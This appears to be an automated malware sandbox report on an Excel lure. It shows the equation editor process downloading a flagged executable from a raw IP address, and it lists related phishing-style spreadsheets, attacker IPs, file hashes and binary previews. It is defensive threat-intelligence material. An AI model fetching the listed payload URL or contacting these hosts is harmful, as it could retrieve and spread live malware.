	Remittance_Advice_details001009142021.xlsx	Get hash	malicious	Browse	• 107.173.219.122
	ORDER CONFIRMATION.xlsx	Get hash	malicious	Browse	• 198.23.212.143
	Pedido.xlsx	Get hash	malicious	Browse	• 172.245.26.190
	#U0110#U1eb6T MUA H#U00c0NG VNU_014092021.xlsx	Get hash	malicious	Browse	• 23.95.85.181
	09142021_PDF.vbs	Get hash	malicious	Browse	• 23.94.82.41
	Swift Mt103.xlsx	Get hash	malicious	Browse	• 23.95.13.175
	vkb.xlsx	Get hash	malicious	Browse	• 192.3.13.11
	Transfer Swift.xlsx	Get hash	malicious	Browse	• 172.245.26.190
	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 198.12.84.109
	REF_MIDLGB34.xlsx	Get hash	malicious	Browse	• 23.94.159.208
	proforma invoice.xlsx	Get hash	malicious	Browse	• 192.3.141.149
	Swift_Mt103.xlsx	Get hash	malicious	Browse	• 23.95.13.175
	PO-80722 .xlsx	Get hash	malicious	Browse	• 198.12.84.109
	MT103-Swift Copy.xlsx	Get hash	malicious	Browse	• 198.46.199.203
	Items_quote.xlsx	Get hash	malicious	Browse	• 172.245.26.145
	Usd_transfer.xlsx	Get hash	malicious	Browse	• 172.245.26.145
	REF_MIDLGB34.xlsx	Get hash	malicious	Browse	• 23.94.159.208
	ORDER RFQ1009202.xlsx	Get hash	malicious	Browse	• 23.95.85.181
	msn.xlsx	Get hash	malicious	Browse	• 198.12.127.217

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	538624
Entropy (8bit):	7.1421525751651425
Encrypted:	false
SSDEEP:	12288:aWHCM2K4CXmePITM0KbDAa8p0MQRqPbPJ3jNWAYH+jbRX2t:23CXXPIQ0gvM9DxtYH+92
MD5:	A3F424F32B637CB917E6596FAE56E401
SHA1:	9FF12D1CFCA13F94EEDBEB016974ECAE44B56266
SHA-256:	32258A09DDCB62EA68D47261889D0E888723AFBAB1BC4A3F137EC2E3C0DC01D4
SHA-512:	F238DD5F32E4D862C19F40B5264F0093DD6BBA251DB6FF68FD42D9BE8331111661781DDAB85E0DE3FE4F9B6A919E15782855EE329FE8CCAFB3641523FF0BA0C5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://198.12.84.109/cmd/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0.....jM... ...`....@.. ..... .@.....M..O...`..... ....H.....text...p-... ....`.rsrc.....`.....0.....@..@.relo c.....6.....@..B.....LM.....H.....?..._.....o.....P.....~..$}.....}.....}.....(.....*...$}.....}.....}.....(.....}.....}....*...0..O.....$}.....}.....}..... (.....{...}.....{...}.....{...}.....{...}....*:..{....(....*...0..w.....R.{.....,f.r...p(....-).r!..p(....-%.r-..p(....-%.r9..p(....-%+0..}....+'..J.{....XT+...J.{....XT+...J.{....XT+...J.{....XT+.*..0.....rE..p. +..*..0.....r...p.+..*..0.....+..*".(....*....0..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\248940E8.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:..D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2791E8B4.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2791E8B4.jpeg	
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....C.....C.....r...".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....(...(...(...(...(...(...(...(...(...(... (... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2A4E0740.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. . .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E....._2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}.....|F.8V....x.8^~.>\..S....o.j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{. .@]....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2B379A2D.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false
Preview:	......JFIF.....C.....C.....r...".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\39A93B7B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..".....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:..D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45F1FF87.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8123660050383266
Encrypted:	false
SSDEEP:	3072:u34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:g4UcLe0JOcXuunhqcS
MD5:	E48BF4960F779FF5CD42B9143833B42F
SHA1:	7DA5EF13228B3557115ADFAA174E30339B3BB83A
SHA-256:	D7AE3B836541DA12D810FA9F15513160FE1CD7F362364A5579058DCAC07D8D0A
SHA-512:	F899C259D8BC55392116F12F0BF652358562948037754E17BFABEEF89FAA1B22A60D398249B1B21F5E0845F9691BD70CD5727FBC37257465FC590BD15CF5F25B
Malicious:	false
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....DY$...T.S.-zMY.@.. %...0.S.t.S.....S.X.S..N.Z..S...S.....@.S...S..N.Z..S...S. ....yMY..S...S. .....zMY.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....d. S.X.....S...S.....vdv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ... 6...F...$.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\480E59C3.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4E372F4E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u|0a.....].R.z...2.....GJY |\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\67A5C24A.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\67A5C24A.jpeg

SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++++---++++++++-++++++++++++++++....."..... .....F.....I."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..".'...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....I.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7CC89F36.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."".....~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ...,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^\.{...9.3..c..8=.....2p[q....I\.....7...}....x].%.....f\|'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A26CB4E2.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYlv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !....!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M.."....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D1E599BF.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D1E599BF.png	
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DEB48925.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	.....JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++.....".....F.....l."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[|..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E17CBBC9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
